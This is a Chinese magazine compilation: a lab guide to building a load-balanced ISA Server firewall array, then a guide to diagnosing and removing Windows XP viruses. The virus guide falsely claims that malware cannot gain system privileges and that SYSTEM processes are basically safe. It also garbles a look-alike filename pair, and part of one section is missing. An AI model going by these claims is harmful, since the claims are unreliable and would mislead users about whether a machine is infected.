在如图 1 所示的网络中，在互联网接口处通过两台 ISA 服务器组成了一个防火墙阵列，为企业内部网络提供保护。两个服务器均装有三块网卡，其中两块分别用于连接内部网络和外部网络，还有一块专门用于两台服务器之间交换数据，避免交换数据产生的网络流量影响内外部网络的通信。




图1 实验网络环境

利用 ISA Server 可以在内外网段都启用负载均衡的特

昆明远景基业有限公司 仇晶辉  
点，在内网和外网两端都启用负载均衡，让数据包从 ISA Server 离开时用同一个源地址，在数据包返回时也通过统一的负载均衡地址返回 ISA 服务器阵列后再进行传递。

这样做可以避免数据包在返回时，原来发出数据包的 ISA 服务器已经停止服务，而造成数据包没有办法正确地返回客户端。对于内部网络中的一些需要外部访问的服务器，如 Web 服务器等，也可通过 ISA Server 发布功能，以 ISA Server 对外的负载均衡地址发布出去，这样外部用户访问时不会因为某一台 ISA 服务器的失败而无法访问内部的服务器。

在 ISA Server 中，所有的配置信息包括防火墙策略都将被存储到配置存储服务器上。配置存储服务器可以和 ISA Server 是不同的服务器，同时配置存储服务器也可以组建阵列。由于 ISA Server 服务器和配置存储服务器之间交换数据时需验证服务器的身份，进而对传输的数据进行加密传输。如果不希望这两台服务器加入活动目录域或者网络中没有活动目录域，可以让 ISA Server 以工作组模式运行。

如果没有活动目录域，ISA Server 不能利用活动目录来验证服务器的身份，可以在内部网络中建立一个证书颁发机构，然后使用服务器证书来验证服务器的身份。同时，利用 SSL 对 ISA Server 和配置存储服务器之间的数据传输进行加密，加强数据传输安全。

其中，内网网段为 192.168.1.0/24，两台 ISA Server 的地址分别为 192.168.1.2 和 192.168.1.3，在内部启用负载均衡后，内部负载均衡地址为 192.168.1.1。两台服务器对外连接的地址分别为 192.168.100.3 和 192.168.100.4，



对外负载均衡地址为 192.168.100.2。两块用于交换数据的网卡组成一个复制区域，地址分别为 192.168.101.1 和 192.168.101.2。

实验步骤一：安装第一台 ISA 服务器及服务证书申请

首先，在公司内安装第一台 ISA Server 服务器。基于成本的考虑，可以将 ISA Server 和配置存储服务器安装在同一台服务器上。

在安装过程中，应选择创建新的 ISA 服务器企业，并选择正确的内部网络地址。建议通过选择网卡的方式进行选择，以免配置错误。

在安装完 ISA Server 后，还需要在一台内部服务器上安装一个证书颁发机构来为 ISA Server 颁发服务器证书。在内部网络中选择一台 Windows Server 2003 的服务器，在添加/删除程序中，选择“添加 Windows 组件”→“添加证书服务”→“添加独立根 CA”。由于证书申请需要通过 Web 页面进行，因此在安装时会自动安装 IIS。

安装完成后进入 IIS 控制台。如果默认网站未启动，将其启动，然后在 ISA Server 上打开 IE 浏览器，在地址栏输入“http://证书服务器地址/certsrv”，即可进入证书申请页面，如图 2 所示。




图 2 Microsoft 证书服务

在证书申请页面单击“申请一个证书”→“提交一个高级申请”→“创建并向此 CA 提交一个申请”，然后在“姓名”处填入服务器名称，“国家”填写 CN，其他信息按照要求填写，需要的证书类型选择“服务器身份验证证书”。在密钥选项中勾选“将密钥标记为可导出”和“将密钥保存在本地计算机中存储”这两项，然后单击【提交】按钮即可。

申请提交后，如果之前没有将 CA 配置为自动颁发证书，需要手动同意这个申请。

在证书服务器上打开管理工具中的“证书颁发机构”，展开找到挂起的申请，然后可以看到我们刚才提交的申请，在上面单击鼠标右键选择所有任务—颁发。然后回到 ISA

Server 上，重新打开申请证书的网页，单击查看挂起的证书申请状态，即可看到申请的证书已经颁发了。单击安装此证书链接，证书就会安装到我们的计算机上。

接着回到证书申请页面，单击“下载一个 CA 证书，证书链或 CRL”，进入后单击“下载 CA 证书”，将这个证书颁发机构的 CA 证书下载回来，后面将会使用到。随后要将刚才安装的服务验证证书导出。

在“运行”中输入 MMC，打开“管理控制台”，添加“证书”，在弹出的对话框内选择“计算机账户”，而后选择“本地计算机”后单击【完成】按钮，并关闭添加对话框。打开证书管理控制台，在“个人—证书”内找到刚才安装的服务身份验证证书，右键单击“所有任务”→“导出”，在弹出的向导窗口中选择导出私钥，在密码处输入一个密码以保护此证书，然后选择一个存放位置和文件名存储导出的证书，如图 3 所示。




图 3 导出证书

实验步骤二：修复 ISA Server 以使 ISA Server 使用证书验证身份

将证书导出后，还需要配置 ISA Server 来使用证书验证身份。在“添加/删除程序”中，在 ISA Server 上单击“更改/删除”按钮，然后在程序维护的界面上选择“修复”，随后将部署方式改为“在工作组或在不带信任关系的域中部署”，在服务器证书一栏通过浏览选择之前导出的服务器身份验证证书，证书密码一栏输入我们导出证书时输入的密码，如图 4 所示。




图 4 安装向导-企业部署环境

然后单击【下一步】按钮，选择配置存储服务器的名称，继续单击【下一步】按钮，选择配置存储服务器身份验证选项为“通过 SSL 加密通道进行身份验证”，然后选择“安装

受信任的根 CA 证书”，如图 5 所示。通过浏览选择刚下载回来的 CA 证书，继续单击【下一步】按钮即可完成配置。




图 5 安装向导-身份验证选项

接着检查一下刚才申请的服务器身份验证证书是否被正确安装了。ISA 的配置存储服务是以名为 ISASTGCTRL 的服务账户运行的，配置存储服务器和 ISA 服务器之间要使用 SSL 加密通信，并将服务器身份验证证书添加到服务账户中。

打开 MMC 控制台添加证书，选择服务器账户，在列表中选择 ISASTGCTRL，然后在“个人”下检查刚申请的服务器验证证书是否已经被导入。随后即可重新启动 ISA 服务器，第一台 ISA 服务器就安装完了。

### 实验步骤三：配置第一台 ISA 服务器以验证阵列其他服务器

在 ISA 服务器上打开 ISA Server 的管理控制台。首先因为我们的两台服务器是通过单独的网卡来同步信息的，因此应将此网络包括到内部网络区域。

在“配置”的“网络”中选择新建一个网络，网络类型选择“内部”，然后选择复制网络的网卡，即可建立好区域。然后到 ISA 控制台中，在当前阵列名称（就是阵列内第一台服务器的名称）上单击“属性”，然后打开“阵列内凭据”，将身份验证设置为“使用此账户进行身份验证”，单击设置账户，输入管理员的用户名和密码，如图 6 所示。




图 6 exchange 属性设置

因为 ISA Server 定义了一些系统策略，使得阵列内的服务器之间能够互相通信，而默认情况下，只有内部网卡的地址才会被加入到阵列服务器中来。因此，我们需要手动将阵列里所有服务器的所有地址都添加进来。在防火墙策略中，单击右边的“工具箱”，展开“计算机集”内的“阵列服务器”，然后将所有的 ISA 服务器（包括即将安装的）的所有网卡的地址添加进来。

### 实验步骤四：安装第二台 ISA 服务器

在第二台服务器上按照之前步骤到证书服务器下载 CA 证书。如果在内网中没有 DNS 服务器，需要在两台 ISA 服务器上修改 HOSTS 文件把对方服务器的 IP 地址加入进来，以便于解析对方服务器的名称。

然后安装 ISA Server。在安装时选择“安装仅 ISA 服务器服务”，然后输入现有配置存储服务器的计算机名称和管理员的用户名及密码。接着选择“加入现有阵列”，如图 7 所示，然后输入阵列名称。而后一样选择“使用 SSL 加密和配置存储服务器之间的通信”，并选择“使用 CA 证书”，单击【下一步】按钮开始安装。




图 7 阵列成员身份设定

安装完成后重新启动，还需要定义阵列内服务器通信时所使用的地址。打开“配置”→“服务器”，分别打开两台服务器的属性，在“通讯”选项卡的“阵列内的通讯”一栏选择“用作阵列内服务器通讯的网卡的 IP 地址”，需要分别为两台服务器设置正确 IP 地址。

### 实验步骤五：启用网络负载均衡

启用负载均衡以后，对于客户端来说，面对防火墙阵列就和面对一个单独的防火墙一样。

在“配置”→“网络”上单击鼠标右键选择【启用网络负载均衡继承】，即可打开“网络负载均衡配置向导”。在向导中分别选择需要启用负载均衡的内部和外部网络，如图 8 所示。然后单击“设置虚拟 IP”，给内部和外部网络分别设置虚拟 IP 和子网掩码。

注意

此 IP 不能和网络中的其他 IP 地址包括 ISA 服务器的网卡真实地址相冲突。设置完成后，单击【下一步】按钮根据提示重新启动 ISA 服务。




图 8 选择负载均衡网络

实验步骤六：验证网络负载均衡的正常运行

重新启动服务一段时间后，单击“监视窗口”，检查“服务”中的各项服务是否都已正常运行，如图 9 所示。如果显示为某台服务器服务停止，可以将控制台窗口关闭等待 3 分钟后再次打开，使数据完全同步后再进行检查。



图 9 检查各项服务是否正常

为了让防火墙和 Web 代理客户端能够使用 ISA 服务器，需要在 ISA 服务器中启用对这两类客户端的支持。分别在防火墙客户端和 Web 代理选项卡中，把对防火墙客户端和对 Web 代理的支持启用，并且在防火墙客户端和 Web 代理客户端下方的“ISA 服务器名称或 IP 地址”一栏填入阵列的负载均衡地址，如图 10 所示。

如果在企业内部有 DNS 服务器的话，也可以在 DNS 中建立一条指向阵列的主机记录，然后在 ISA 服务器名称一栏填入相应的阵列名称。

接着在客户端上安装 ISA 的客户端程序，并手动将 ISA 服务器地址修改为负载均衡阵列的虚拟地址。如果在网络内

部有 DNS 或者 DHCP 服务器的话，也可以设置客户端自动寻找 ISA 服务器。



图 10 启用对防火墙和对 Web 代理客户端的支持

方法为：在 DNS 相对应的区域下建立名为 WPAD 的主机记录，地址指向 ISA 服务器阵列；或在 DHCP 服务器上添加代码为 252 的预定义项，值输入：http://ISA 阵列 IP 地址/wpad.dat。然后在 ISA 阵列的内部网络中启用客户端自动发现。

接着测试一下网络负载均衡的实际效果。先设置一条规则允许内部计算机访问 Internet，然后关掉任意一台 ISA 服务器。您会发现，不管关掉的是哪一台服务器，客户端都能正常访问 Internet，且不需要客户端做任何配置更改。

实验总结

在这个 ISA 服务器阵列中依然存在单一的断点问题，那就是配置存储服务器。在工作组模式下是不允许安装备份的配置存储服务器的，因此配置存储服务器如果坏掉，ISA 阵列中的服务器将无法再对 ISA 配置做任何更改，阵列中的 ISA 服务器将继续沿用上次配置。所以要对 ISA 阵列的配置定期进行备份，以便在发生问题后快速重新构建。

在有活动目录的网络中，最好将 ISA 服务器阵列加入到域中进行配置。一方面在域环境下可以建立备份的配置存储服务器，提高网络的冗余，另一方面在域中可以利用活动目录集成的身份验证证书，不需要架设证书服务器来提供 SSL 通信，简化配置的操作。

如果有条件，最好在企业内部网络中配置一台 DNS 服务器提供名称解析服务，可以避免因为名称解析错误导致网络通信不正常。另外，在配置阵列前，一定要注意 ISA 服务器外网连接的网关和 DNS 服务器地址要设置正确，让 ISA 服务器本身能够访问 Internet，这样客户端才能正常通过 ISA 代理访问互联网。

## 决战病毒 巅峰之役

河北秦皇岛 李杰

### 你是否中毒了？

#### 1. 早期病毒迹象

计算机中毒的早期症状不外乎以下几个方面：

(1) 计算机运行异常缓慢，程序打开的时间明显延长，蓝屏甚至死机（如遇到蠕虫）。

(2) 弹出大量不良网页（如遇到恶意网站上的恶意代码）。

(3) 杀毒软件的实时监控不见了（如遇到熊猫烧香）。

(4) 计算机的分区双击不能打开（如遇到落雪病毒）。

此外，文件名称、扩展名、日期等被更改，或者可执行程序文件的大小改变，这些也都是早期的中毒迹象。

#### 2. 深层病毒诊断

如果计算机使用中出现以上症状，那么很遗憾，您的计算机 90% 中毒了。但究竟是中毒了还是应用软件耗费了太多的系统资源，以及病毒的危害有多深，还要进行下一步诊断。

##### (1) 任务管理器法测

系统中毒了，很多人首先想到调用“任务管理器”查看系统运行的进程，如图 1 所示。



图 1 调用 Windows 任务管理器

从中找出未知进程并记下其名称，以便在网上搜寻该病毒的发作特征及解决方案。单击性能栏可以查看 CPU 和内存的状态，如果 CPU 的利用率长时间维持在 90% 以上甚至接近 100%，或内存的占用值长期处于饱和状态，计算机极有可能中毒，马上就诊吧。

##### (2) 实用程序 msconfig

msconfig（系统配置实用程序），这个程序真是名副其实，确实很实用。在“开始”→“运行”对话框中输入“msconfig”，单击【确定】按钮，会弹出对应的提示框，如图 2 所示。



图 2 实用程序 msconfig

找到“启动”栏，这里分为启动项目、命令和位置。

“启动项目”一般来说就是程序的名称，如果这里面有异常名称并且是自己未知的程序，那么基本上可以判定是病毒了。将程序前面的对钩去掉，这个程序就不会和 Windows 一起启动了。假如单从名字上不能 100% 地确定是否是病毒文件，可以在“命令”一栏中找到程序的原始路径，这样判断起来相对简单一点。

“位置”一栏是程序在注册表中的相对路径。如果想查看程序的绝对路径，可运行注册表编辑器，命令为 regedit，进入 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和 RunOnce 等处，查看窗体右侧的项值，看是否有异常的启动项，有问题删除即可。

##### (3) 探究 Windows 服务

现在的病毒做得越来越精细，以前是在注册表中生根发芽，现在干脆直接做到 Windows 的核心服务中，这样更能迷惑人心。但是如果仔细观察，在这里发现病毒的身影同样也是轻而易举的。

操作方法：进入“开始”→“设置”→“控制面板”→“管理工具”，打开“服务”程序。在右侧的窗口中能看到名称、描述、状态、启动类型等项，如图 3 所示。



图 3 Windows 服务项

初学者只关心“描述”这一栏即可。如果描述中没有任何文字性说明，英文说明或者是乱码，那么很有可能是病毒。



打开它，在服务状态中将其停止，并把它的启动类型设置为“已禁用”就可以了。

当然，有的服务名称我们有时也不是非常了解，可以在网络上搜索服务名称，以防错杀。

(4) Windows 好秘书——事件

病毒对计算机进行操作都会在系统内留下蛛丝马迹，可以从“事件查看器”寻找痕迹，如图 4 所示。




图 4 事件查看器

操作方法：选择“开始”→“设置”→“控制面板”→“管理工具”，启动“事件查看器”程序。

事件查看器包括类型、日期、时间等栏目，判断病毒一般可以从日期、时间入手，回忆一下近期计算机的使用过程，是否无意中安装过什么软件，再对照事件查看器查看一下时间记录。

对一般用户来说，如果只是进行上网、玩游戏、文字处理等工作，不会产生太多的事件记录。如果某天突然产生很多记录，要么是某个程序或服务出了问题，要么就是系统中毒了。

染毒进程有哪些

能够准确地判断某一个进程是不是病毒对于杀毒工作来说异常重要，往往一个敏锐的思维能够起到决胜全局的作用。

如 IE 在“任务管理器”中进程的“映像名称”就是 iexplore.exe，但它也有可能是 Trojan.PowerSpider.ac 病毒。

如何才能准确判断该进程是否是系统进程？

1. 查看病毒的名字

一般来说病毒的名字都尽可能贴近系统核心进程名称，比如 svchost.exe 和 svch0st.exe（区别在于一个是字母 o，一个是数字 0），如图 5 所示。

而 spoolsv.exe 和 spoolsv.exe（区别在于一个是字母 l，一个是数字 1），病毒经常用这种障眼法来迷惑用户，不过仔细观察还是能有所区分的。




图 5 病毒进程 svch0st.exe

2. 查看病毒的权限

病毒获取的只是本机用户的权限，不可能获取到系统级权限，所以在“任务管理器”中用户名是“SYSTEM”进程基本上就是安全的。假如名字是 svchost.exe，而用户名是一个普通用户名，那么很有可能是病毒进程。如图 5 所示就是网银大盗病毒在作祟。

3. 查看病毒的位置

iexplore.exe 是微软 IE 浏览器的主程序，它所在的文件夹是 C:\Program Files\Internet Explorer。

如果它老老实实“呆”在这个目录下，通常不会是病毒文件。但如果它突然出现在 C:\WINDOWS\system32\目录下，那么 99%就是病毒。

4. 查看病毒所占资源

如果计算机运行缓慢，一定是有比较占资源的进程在拖系统的“后腿”。

一般来说，像 Photoshop、3ds max 这样的大型软件通常也只占用 30%左右的 CPU，图片不多的情况下所占用的内存也不会超过 100MB。

如果没有运行这些大型软件，CPU 的占用率却超过 90%（System Idle Process 进程除外，这是系统空闲进程，是无法被结束的），或者内存使用率超过 80%，再或者虚拟内存使用率疯狂增加，那么很可能是中毒了。

有的进程在系统启动之初就接管了系统的部分核心程序，并且通过其自身的反病毒代码强行关闭杀毒软件，同时破坏相关的杀毒工具，让用户没有任何手段清除病毒。所以，找到作祟的进程是进一步清除病毒的基本，这就需要平时多观察、多积累经验。

病毒躲在哪里

杀毒归根到底就是找出病毒核心文件的源地址。找

到这个地址，即使没有杀毒软件，也可以通过手动清除它们。

笔者遇到的病毒大部分都驻留在以下这几个文件夹中。

### 1. 系统核心文件夹

地址 1：C:\WINDOWS（Windows XP 等系统，C 盘为系统安装分区，以下同）；C:\WINNT（Windows 2000 等系统）

地址 2：C:\WINDOWS\system32；C:\WINNT\system32

System32 也是 Windows 目录下的文件夹，但很多病毒为了把自己伪装成系统文件，都会悄无声息地“安家”到该目录。

另外，如果安装系统时将核心文件夹也就是 Windows 改个名字，同样也能起到防范病毒的功能。笔者曾经做过试验，有一定的效果。

此外，在首次安装系统后，将 System32 目录通过 ERD 系统复制到其他分区，系统中毒后，再使用 ERD 系统复制回来，同样能完美地清除 System32 目录下的病毒，且不会给系统造成太大的影响。

### 2. Internet Explorer 文件夹

地址：C:\Program Files\Internet Explorer

IE 主程序所在位置虽然不是病毒的重点攻击对象，但有时病毒为了掩人耳目，也会把病毒文件放到这个文件夹中。

病毒“玩笑之音”就将文件 sysrsy.exe 写入 IE 目录，并通过 CloseCDDoor 和 Open CDDoor 命令关闭和打开光驱。

### 3. Temp 文件夹

地址：C:\Documents and Settings\Administrator\Local Settings\Temp

这是 Windows 系统使用过程中生成的临时文件。Word、Excel 软件使用时，为了加快使用速度也会在该文件夹中写入临时文件。

这个文件夹中的所有内容只能靠手动删除，因此也成为病毒的根据地之一。

这个文件夹的文件每隔一段时间最好清除一次，如果有些文件在正常模式下无法删除，可以选择在安全模式下进行删除。

### 4. Temporary Internet Files 文件夹

地址：C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files（Administrator 是登录本机用户）

这个文件夹大家都很熟悉吧，它是使用 IE 浏览器上网时产生的可供脱机浏览的临时文件夹。这个目录下的文件，Windows 会对其有一定的保护作用，使用常规方法也无法删除，如图 6 所示。



图 6 无法删除文件夹

所以病毒文件尤其是某些网站附带的恶意代码，经常会选择这个文件夹作为栖息地。

最好进入安全模式，然后打开 IE，选择 IE 菜单栏中的“工具”→“Internet 选项”，选择“删除文件”删除。在弹出的提示框中选择“删除所有脱机内容”，如图 7 所示，单击【确定】按钮即可。




图 7 删除所有脱机内容提示

### 5. Restore 文件夹

地址：C:\System Volume Information\\_restore

每个分区都会有这个隐藏目录，它是用来存放系统还原文件的。只有 Windows Me/XP 操作系统下才会有这个目录，系统对它有保护作用。

病毒如果在这个目录出现，使用常规的方法是无法删除的。这时要先取消“系统还原”功能，然后将带毒文件删除，甚至将整个目录删除。

Windows XP 关闭系统还原的方法：右键单击“我的电脑”图标选择“属性”→“系统还原”，勾选“在所有驱动器上关闭系统还原”，单击【确定】按钮退出，如图 8 所示。




图 8 关闭系统还原

### 6. HOST 文件

地址：C:\Windows\System32\Drivers\Etc

HOST 文件的作用是将 IP 地址映射为 Host Name 主机名，规定要求每段只能包括一个映射关系，IP 地址要放在每



## 2. 启动禁用法

一些恶作剧软件或者是比较简单的病毒只是在注册表中写下相应的键值，因而危害不大，清除起来相对比较简单。

在前面文章中介绍过 msconfig。

如图 10 所示，里面有一个病毒名称是乱码的启动项目。这个病毒对系统来说没有太大损害，只是在启动的时候加载这个程序，然后疯狂地消耗内存，将系统拖累得极其缓慢，打开一个应用程序也变得难上加难。杀毒软件倒是能打开，但是查杀一个文件往往要用上几十秒钟。




图 10 乱码启动项

好在这个病毒没有关联太多的系统文件，清除起来相对简单一点，只需要将这个程序前面的对钩去掉，下次启动的时候它就不会再被加载了，系统运行速度也会恢复正常。然后再用杀毒软件进行查杀即可。

## 3. 安全模式法

有些病毒开机就会被调用，因此在正常模式下病毒的部分文件会直接写入内存，即便找到病毒的主文件也无法完全删除。不妨试试在程序和服务调用得比较少的安全模式下清除病毒文件，效果通常不错。

首先，在进入 Windows 前按【F8】键进入高级菜单，然后选择“安全模式”，如图 11 所示。然后选择正确的操作系统，如图 12 所示。确定使用安全模式，单击【是】按钮，如图 13 所示。




图 11 进入安全模式




图 12 进入操作系统




图 13 确定使用安全模式

之后进入安全模式，找到病毒文件，将其直接删除，重新启动计算机即可。

如果是顽疾，安全模式下也无法删除，需要进行下面的操作。

## 4. ERD 法

安全模式下杀不掉的病毒，基本上算是做得比较精细了，病毒像系统核心文件一样，直接嵌入系统内部，在安全模式下都拿它没办法，由此也演变出了一种更高级的清除方法——ERD 法。

ERD Commander 是个程序组，集成了迷你版 Windows XP 上的主要应用程序，是一个能够启动计算机的 CD。

用它启动的计算机使用类似 Windows XP 的图形界面系统，硬盘内的所有文件相对于 ERD 来说都是独立的，病毒也不例外，在不受干扰的情况下删除一个文件易如反掌，如图 14 所示。具体的操作和 Windows 系统下的一样，打开“我的电脑”，逐级找到病毒文件，将其删除即可。



图 14 使用 ERD Commander

## 5. 系统补丁法

还记得当年鼎鼎大名的冲击波和震荡波这两个大毒瘤吗？60 秒关机的噩梦当时不知道困扰了多少人，后来微软做了几个补丁，悄悄地“补”到了系统上，计算机立马恢复正常了，所有问题迎刃而解。

再说个例子吧。pciadd.sys 这个文件很多网吧或学校的网管应该都很熟悉吧，也就是所谓的“机器狗”病毒。



通过 pcihdd.sys 这一底层硬盘驱动，提高自己的传输优先级接替还原卡或冰点的硬盘驱动，然后访问指定的网址，这些网址会自动传播大量的带毒文件及恶意插件。直接接管启动管理器，接着通过内部网络传播，一台计算机中招，就会引发整个网络的计算机全部自动重启，当然也就全部中招了。

“机器狗”病毒由一开始引发的还原卡漏洞之争逐步引发了免疫补丁之争，最后微软公布了安全公告 MS07-061 才平息了“众怒”。

这些年攻击微软操作系统的大有人在，Windows 的漏洞也经常发布，微软每年不计其数的补丁正是对付这些漏洞的，所以定期更新系统补丁不仅仅是消灭病毒的良好方，也是预防病毒发作的妙药。强烈建议用户及时更新系统补丁。

这里还要提醒大家一句，最近有些恶意攻击者通过发布虚假的微软安全公告邮件来散播病毒，声称包括微软操作系统的补丁，一定不要相信这些黑邮件。如需更新一定要到大的杀毒软件网站或者微软官方网站来下载升级。

如图 15 所示就是某虚假网站截图。




图 15 虚假网站截图

## 6. 清除木马法

中过木马的朋友肯定知道，木马和病毒还不是一个品种，有的杀毒软件对付病毒还很灵验，对付木马就稍逊一筹了，这个时候选择一个好的查杀木马的软件就显得非常重要了。

笔者以前用过一款杀木马的软件 ewido，效果不错，很多非常难搞定的木马都是靠它解决的。

例如，有一次中了一个木马，中招后现象很奇怪，多出了很多文件，而且文件名并不一样，唯一一样的就是图标和它的后缀，如图 16 所示。仔细观察一下，确定它是病毒的特征，因为它们的后缀是 EXE 文件，图标却是 TXT 文件的图标，而且所有文件夹的日期都变成当天，中了这个木马后会疯狂地往硬盘里面写，诺顿、趋势等杀毒软件都无法清除。

后来找到病毒的核心文件 realplayer 和 brlmon.dll，清除掉以后，不再生成文件，但是，对该病毒之前已经生成的文件，使用常规方法却无法清除。因为文件名是随机的，靠“搜索”也是行不通的，后来使用 ewido 轻松找到病毒，并且将病毒全部清除，如图 17 所示。



图 16 中毒后多出文件



图 17 用 ewido 清除病毒

所谓“工欲善其事，必先利其器”想必就是这个道理吧。

现在，ewido 改名为 AVG Anti-Spyware，效果依然不错，大家不妨试一试。

## 7. 安全卫士法

很难说这是一个方法，但是不知道什么时候开始，“安全卫士”这个软件从几个网管员手里逐步传到公司的很多员工手里。这个软件清除恶意软件的功能异常强大，它本身自带的清除木马的功能也同样不错。

还是举个例子吧。我们公司使用的是趋势科技的杀毒软件，这款杀毒软件在查杀病毒方面没得说，但是在对付恶意软件上就不尽如人意了。例如，公司很多同事习惯使用紫光拼音，为了追新和稳定性，都安装了第 5 版本的紫光。这个版本安装过程中带着一个“百度-紫光华字搜索工具”插件，如图 18 所示。




图 18 “百度-紫光华字搜索工具”插件

安装的时候，杀毒软件没有任何提示，但是安装完毕，重启计算机就会弹出中毒的提示框了，如图 19 所示。




图 19 杀毒软件提示中毒

这个提示框显示病毒已经被隔离，但是不管进行任何操作都会弹出病毒提示，事实上恶意软件底层的程序依然在控制着病毒的生成，很显然趋势拿它没有什么办法。

